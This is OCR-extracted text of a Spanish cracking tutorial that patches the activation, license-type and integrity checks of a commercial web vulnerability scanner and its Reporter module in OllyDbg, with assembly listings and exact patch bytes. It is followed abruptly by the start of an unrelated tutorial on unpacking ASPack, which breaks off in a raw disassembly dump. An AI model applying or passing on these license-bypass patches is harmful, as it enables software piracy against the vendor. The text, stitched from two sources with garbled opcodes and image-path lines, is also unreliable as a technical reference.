
siempre pase lo que pase siempre que pase por hay tiene que tomar el salto

```
80   8BF0          MOV ESI,EAX
82   83FE FF       CMP ESI,-1
85   E9 AD000000   JMP wvs2.00462637
8A   90            NOP
8B   6A 00         PUSH 0
8D   6A 00         PUSH 0
8F   6A 00         PUSH 0
91   6A 02         PUSH 2
93   6A 00         PUSH 0
95   56            PUSH ESI
```


seguimos y nos encontramos con otro salto que igual le pondremos un JMP para que igual siempre tome ese salto y nos saque de la rutina verificadora

```
2031   56            PUSH ESI
2032   E8 A568FAFF   CALL <JMP.&kernel32.CloseHandl
2037   84DB          TEST BL,BL
2039   EB 60         JMP SHORT wvs2.0046209B
203B   6A 10         PUSH 10
203D   6A 00         PUSH 0
203F   8D95 E0FEFFFF LEA EDX,DWORD PTR SS:[EBP-120
2045   A1 F053AC00   MOV EAX,DWORD PTR DS:[AC53F0]
204A   8B08          MOV ECX,DWORD PTR DS:[EAX]
204C   FF91 48020000 CALL DWORD PTR DS:[ECX+248]
2052   8B85 E0FEFFFF MOV EAX,DWORD PTR SS:[EBP-120
2058   E8 FF3DFAFF   CALL wvs2.00405E5C
```

y listo ya con eso es todo , ahora si volvamos a guardar los cambios , listo ahora si probemos , cerramos todo y vemos haber como funciona el parche..



Ahora bien hay que probar sus opciones haber si tiene algun otro chequeo , vamos a crear un reporte y cuando presionamos , veemos esto ...



Uhmm Al parecer tiene otro chequeo y no es con el mismo buffer pues no paro en ningun Breakpoint, veamos que volvio a correr el “activation.exe” , pero recuerden que en la carpeta donde se encuentra el software hay unos ejecutables activation y reporter , el “reporter.exe” es el que debemos enfocarnos ahora , vamos a debugear ese ejecutable , lo cargamos y buscamos la string “activation.exe” veamos....

```
rter.008E65BC   ASCII "wlet_data.dat"
rter.008E65C4   ASCII "File is missing or corrupt (error #1).♪◘Pleas
rter.008E6928   ASCII "Invalid password!"
rter.008E7E38   ASCII "Write"
rter.008E7E48   ASCII "Data\Graphics\Reporter\aculogo.png"
rter.008E7E74   ASCII "Data\Graphics\Reporter\acuwas.png"
rter.008E7EA0   ASCII "reporter_??????????????????.csv"
rter.008E7EC8   ASCII "csv"
rter.008E7ED4   ASCII "reporter_"
porter.008E7AF5 (Initial CPU selection)
rter.008E7EE8   ASCII "Application must be activated!"
r.008E7F0C      ASCII "Activation.exe"
r.008E7F1C      ASCII "open"
rter.008E7F2C   ASCII "Application has been expired!"
rter.008E7F2C   ASCII "Application has been expired!"
rter.008E7F58   ASCII "Invalid password!"
rter.008E7F74   ASCII "WVS Reporter"
```

Bien encontramos eso , si vemos mas arriba pareciera que habla de las imagenes o logos del reporte y una de los beneficios que se obtienen al ser una version “consultant edition” es que podemos modificar ese logo sin problemas , eso quiere decir que estamos cerca de eso , vayamos a esa direccion donde esta el “activation.exe”

```
CALL Reporter.008E11E0
MOV EAX,DWORD PTR DS:[8FAEA4]
MOV EAX,DWORD PTR DS:[EAX]
CMP BYTE PTR DS:[EAX+4],0
JNZ SHORT Reporter.008E7AF5
MOV EAX,DWORD PTR DS:[8FA038]
MOV EAX,DWORD PTR DS:[EAX]
CMP BYTE PTR DS:[EAX+30],0
JE SHORT Reporter.008E7AB5
MOV EAX,DWORD PTR DS:[8FA038]
MOV EAX,DWORD PTR DS:[EAX]
MOV EDX,Reporter.008E7EE8                ASCII "Application must be
CALL Reporter.008E2234
JMP Reporter.008E7DFB
PUSH 1
PUSH Reporter.008E7F08
LEA EDX,DWORD PTR SS:[EBP-1C]
MOV EAX,DWORD PTR DS:[8FA9B8]
MOV EAX,DWORD PTR DS:[EAX]
CALL Reporter.005035E8
MOV EAX,DWORD PTR SS:[EBP-1C]
LEA EDX,DWORD PTR SS:[EBP-18]
CALL Reporter.004594A0
MOV EAX,DWORD PTR SS:[EBP-18]
CALL Reporter.004059D8
PUSH EAX
PUSH Reporter.008E7F0C                   ASCII "Activation.exe"
PUSH Reporter.008E7F1C                   ASCII "open"
PUSH 0
CALL <JMP.&shell32.ShellExecuteA>
JMP Reporter.008E7DFB
```

Veamos que es casi identica la rutina al otro ejecutable , en el offset 0x8E7A85 , intenta sacar el contenido de una direccion de memoria y de sacar sacar un buffer+4 y chequear que sea distinto a 0 o si no nos manda la ventanita de activacion que ya nos tiene locos , entonces coloquemos el cambio del valor al contenido del buffer

Address	Hex dump
01F98BBC	01 00 00 00
01F98BC4	00 00 00 00

Seguimos...

```
0          PUSH 0
06FB4FF    CALL <JMP.&shell32.ShellExecuteA>
6030000    JMP Reporter.008E7DFB
4AE8F00    MOV EAX,DWORD PTR DS:[8FAEA4]
           MOV EAX,DWORD PTR DS:[EAX]
 48 00     CMP BYTE PTR DS:[EAX+48],0
6          JE SHORT Reporter.008E7B58
4AE8F00    MOV EAX,DWORD PTR DS:[8FAEA4]
           MOV EAX,DWORD PTR DS:[EAX]
659C9FF    CALL Reporter.0057D4C4
4AE8F00    MOV EAX,DWORD PTR DS:[8FAEA4]
           MOV EAX,DWORD PTR DS:[EAX]
 3C 00     CMP DWORD PTR DS:[EAX+3C],0
```

Volvio a parar y hace una comparacion al buffer+48 sea igual a cero de caso contrario nos mandara mensajes de expiracion de la licencia , como vemos es casi identica la rutina de chequeo , seguimos.

```
  8BC6          MOV EAX,ESI
  E8 56E0CDFF   CALL Reporter.004045D8
  A1 A4AE8F00   MOV EAX,DWORD PTR DS:[8FAEA4]
  8B00          MOV EAX,DWORD PTR DS:[EAX]
  8B40 10       MOV EAX,DWORD PTR DS:[EAX+10]
  83C0 FC       ADD EAX,-4
  83E8 02       SUB EAX,2
  0F83 1B010000 JNB Reporter.007266B3
  8B43 30       MOV EAX,DWORD PTR DS:[EBX+30]
  E8 10C2EDFF   CALL Reporter.006027B0
  8BF0          MOV ESI,EAX
  4E            DEC ESI
```

Aqui veamos hace un chequeo al buffer+10 y si recordamos en los chequeos del soft principal en el buffer+10 se encontraba el tipo de licencia y aqui tambien compara el tipo de licencia :) ,entonces el contenido del buffer debe valer 1, puff ni se molestaron en hacernos mas dificil el trabajo , entonces ya sabemos los datos del parcheo:

buffer+4=1

buffer+48=0

buffer+10=1

bien los parches la forma de parchear se me ocurrio que en el primer chequeo hacer lo mismo que con el parche anterior recuerdan? meter los datos que debe ir en cada direccion de memoria jejeje :D veamos:

parche:


ORIGINAL:

```
CALL Reporter.008E11E0
MOV EAX,DWORD PTR DS:[8FAEA4]
MOV EAX,DWORD PTR DS:[EAX]
CMP BYTE PTR DS:[EAX+4],0
JNZ SHORT Reporter.008E7AF5
MOV EAX,DWORD PTR DS:[8FA038]
MOV EAX,DWORD PTR DS:[EAX]
CMP BYTE PTR DS:[EAX+30],0
JE SHORT Reporter.008E7AB5
MOV EAX,DWORD PTR DS:[8FA038]
MOV EAX,DWORD PTR DS:[EAX]
MOV EDX,Reporter.008E7EE8                ASCII "Application must be
CALL Reporter.008E2234
JMP Reporter.008E7DFB
PUSH 1
PUSH Reporter.008E7F08
LEA EDX,DWORD PTR SS:[EBP-1C]
MOV EAX,DWORD PTR DS:[8FA9B8]
MOV EAX,DWORD PTR DS:[EAX]
CALL Reporter.005035E8
MOV EAX,DWORD PTR SS:[EBP-1C]
LEA EDX,DWORD PTR SS:[EBP-18]
CALL Reporter.004594A0
MOV EAX,DWORD PTR SS:[EBP-18]
CALL Reporter.004059D8
PUSH EAX
PUSH Reporter.008E7F0C                   ASCII "Activation.exe"
PUSH Reporter.008E7F1C                   ASCII "open"
PUSH 0
CALL <JMP.&shell32.ShellExecuteA>
JMP Reporter.008E7DFB
MOV EAX,DWORD PTR DS:[8FAEA4]
```

PARCHEADO:

```
A1 A4AE8F00     MOV EAX,DWORD PTR DS:[8FAEA4]
8B00            MOV EAX,DWORD PTR DS:[EAX]
C640 04 01      MOV BYTE PTR DS:[EAX+4],1
C640 48 00      MOV BYTE PTR DS:[EAX+48],0
C640 10 01      MOV BYTE PTR DS:[EAX+10],1
75 5B           JNZ SHORT Reporter.008E7AF5
78 30           JS SHORT Reporter.008E7ACC
007416 A1       ADD BYTE PTR DS:[ESI+EDX-5F],DH
38A0 8F008B00   CMP BYTE PTR DS:[EAX+8B008F],AH
BA E87E8E00     MOV EDX,Reporter.008E7EE8                ASCI
E8 84A7FFFF     CALL Reporter.008E2234
E9 46030000     JMP Reporter.008E7DFB
```

Lo mismo que como lo hicimos anteriormente, que metiera los datos a las direcciones de memoria y retornara por donde tiene que seguir su camino , comparen del original al parcheado y veraz exactamente la modificacion, **OJO en ese ultimo salto debe ser un JMP no un JNZ como muestra la imagen** , pues de lo contrario no tomara el salto , ahora guardamos los cambios y cargamos otra vez con el olly hasta ver este mensaje:




Presionamos pause (f12) y ya sabemos lo que tenemos que hacer , vamos a esa direccion de memoria que nos muestra el call stack

```
7742E836 user32.MessageBoxTimeoutW                user32.7742E831
7742E9E4 ? user32.MessageBoxTimeoutA              user32.7742E9DF
7742EA56 ? user32.MessageBoxExA                   user32.7742EA51
00000000   hOwner = NULL
01FFA688   Text = "The file "Reporter2.exe"
00000000   Title = NULL
00000010   Style = MB_OK|MB_ICONHAND|MB_APPL
00000000   LanguageID = 0 (LANG_NEUTRAL)
00453AC5 ? <JMP.&user32.MessageBoxA>              Reporter.00453AC0
00000000   hOwner = NULL
01FFA688   Text = "The file "Reporter2.exe"
00000000   Title = NULL
00000010   Style = MB_OK|MB_ICONHAND|MB_APPL
00453FC0 ? Reporter.0045398C                      Reporter.00453FBB
0045543E ? Reporter.00453E9C                      Reporter.00455439
0040517F Includes Reporter.0045543E               Reporter.0040517C
004051E7 Reporter.00405138                        Reporter.004051E2
00407F6B Reporter.004051A8                        Reporter.00407F66
008E79AD Reporter.00407F2C                        Reporter.008E79A8
```

Ya que seguimos la direccion en el disassembler , subimos y vemos la misma rutina que verifica el tamaño y demas cosas para saber si ha sido modificado el ejecutable , hacemos los mismos cambios que hicimos anteriormente , veamos

```
FEFFFF   LEA EAX,DWORD PTR SS:[EBP-119]
         PUSH EAX
FBFF     CALL <JMP.&kernel32.CreateFileA>
         MOV ESI,EAX
         CMP ESI,-1
0000     JMP Reporter.00453A97
         NOP
         PUSH 0
84DB     TEST BL,BL
EB 60    JMP SHORT Reporter.00453AFB
6A 10    PUSH 10
6A 00    PUSH 0
8D95 E0FEFFFF  LEA EDX,DWORD PTR SS:[EBP-120]
A1 DCBB8E00    MOV EAX,DWORD PTR DS:[8EBBDC]
8B08           MOV ECX,DWORD PTR DS:[EAX]
FF91 48020000  CALL DWORD PTR DS:[ECX+248]
```

OK , ahora guardamos los cambios y probamos el ejecutable “reporter.exe”



LISTO , PERFECTO!!!, Quedo completamente funcional, y puedo generar reportes sin problema y todo lo que yo quiera :) , ahora si porfin puedo utilizar el software completamente full , sin tener que bajar activadores de la red , que ni siquiera se si son seguros.

Este texto se alargo muchisimo debido a que me encontre muchas verificaciones que hacia el softare , algunos trucos anti-cracking que usa y es muy complicado escribir y debuggear al mismo tiempo , pero bueno hemos aprendido que no fue tan dificil atacar este software y eso que se dedican a la "seguridad" , por lo menos no fue tan dificil como me imagine al principio , espero que hayan llegado hasta aqui , aun no he probado al 100% el funcionamiento del software , pero si alguien descubre algo que se me haya pasado de largo , le agradeceria me lo hiciera saber , aunque intente que no se me fuera algun byte que despues causara problemas , espero les haya servido de mucho este escrito pues me ha costado no dormir en esta noche lo cual ahora me pondre a escanear unos cuantos sitios y listo.


Agradecimientos: A todos los que alguna vez me apoyaron en seguir adelante y los que colaboraron conmigo en diferentes proyectos , familia ,amigos y a ti por leer este escrito.

Alejandro Torres (torrescrack)

e-mail: torrecrack248@hotmail.com

Programa	ASPACK
Versión	2.12
Herramientas	OLLYDBG 1.10, IMPORT REC, PEID
Compilador	Borland Delphi Heuristic Mode
Objetivos	DESEMPACAR EL EJECUTABLE
Cracker	AGUML


Antes de nada conozcamos a nuestro enemigo. Abrimos PEID y miramos a ver con que esta empacado y:




Ufff, con lo poco que me gusta ese packer, jejeje.
Bueno pues carguémoslo en Olly a ver que pasa:

```
- [CPU - main thread, module ASPack]
File View Debug Plugins Options Window Help
00401000   68 01804600     PUSH 468001
00401005   E8 01000000     CALL 0040100B                          ASPack.0040100B
0040100A   C3              RETN
0040100B   C3              RETN
0040100C   3B92 7724E04E   CMP EDX,DWORD PTR DS:[EDX+4EE02477]
00401012   04 84           ADD AL,84
00401014   3D 62110889     CMP EAX,89081162
00401019   1905 9080A438   SBB DWORD PTR DS:[38A48090],EAX
0040101F   45              INC EBP
00401020 v E1 09           LOOPDE SHORT 0040102B                  ASPack.0040102B
00401022   2301            AND EAX,DWORD PTR DS:[ECX]
00401024   2872 48         SUB BYTE PTR DS:[EDX+48],DH
00401027   7A 42           JPE SHORT 0040106B                     ASPack.0040106B
00401029   00A8 7248404A   ADD BYTE PTR DS:[EAX+4A404872],CH
0040102F   05 277C01AC     ADD EAX,AC017C27
00401034   0247 81         ADD AL,BYTE PTR DS:[EDI-7F]
00401037   53              PUSH EBX
00401038   B3 A6           MOV BL,0A6
0040103A   52              PUSH EDX
0040103B   55              PUSH EBP
0040103C   6B5CD5 F2 EA    IMUL EBX,DWORD PTR SS:[EBP+EDX*8-E],-16
00401041   55              PUSH EBP
00401042   6D              INS DWORD PTR ES:[EDI],DX              I/O command
00401043   6D              INS DWORD PTR ES:[EDI],DX              I/O command
00401044   5A              POP EDX
00401045   D97D 75         FSTCW WORD PTR SS:[EBP+75]
00401048   895A BC         MOV DWORD PTR DS:[EDX-44],EBX
0040104B   93              XCHG EAX,EBX
0040104C   8121 1F408088   AND DWORD PTR DS:[ECX],8880401F
00401052   41              INC ECX
00401053   15 041F491E     ADC EAX,1E491F04
00401058   C562 02         LDS ESP,FWORD PTR DS:[EDX+2]           Modification of segment register
0040105B   1009            ADC BYTE PTR DS:[ECX],CL
0040105D   4E              DEC ESI
0040105E - 73 90           JNB SHORT 00400FF0                     ASPack.00400FF0
00401060   3A22            CMP AH,BYTE PTR DS:[EDX]
00401062   F9              STC
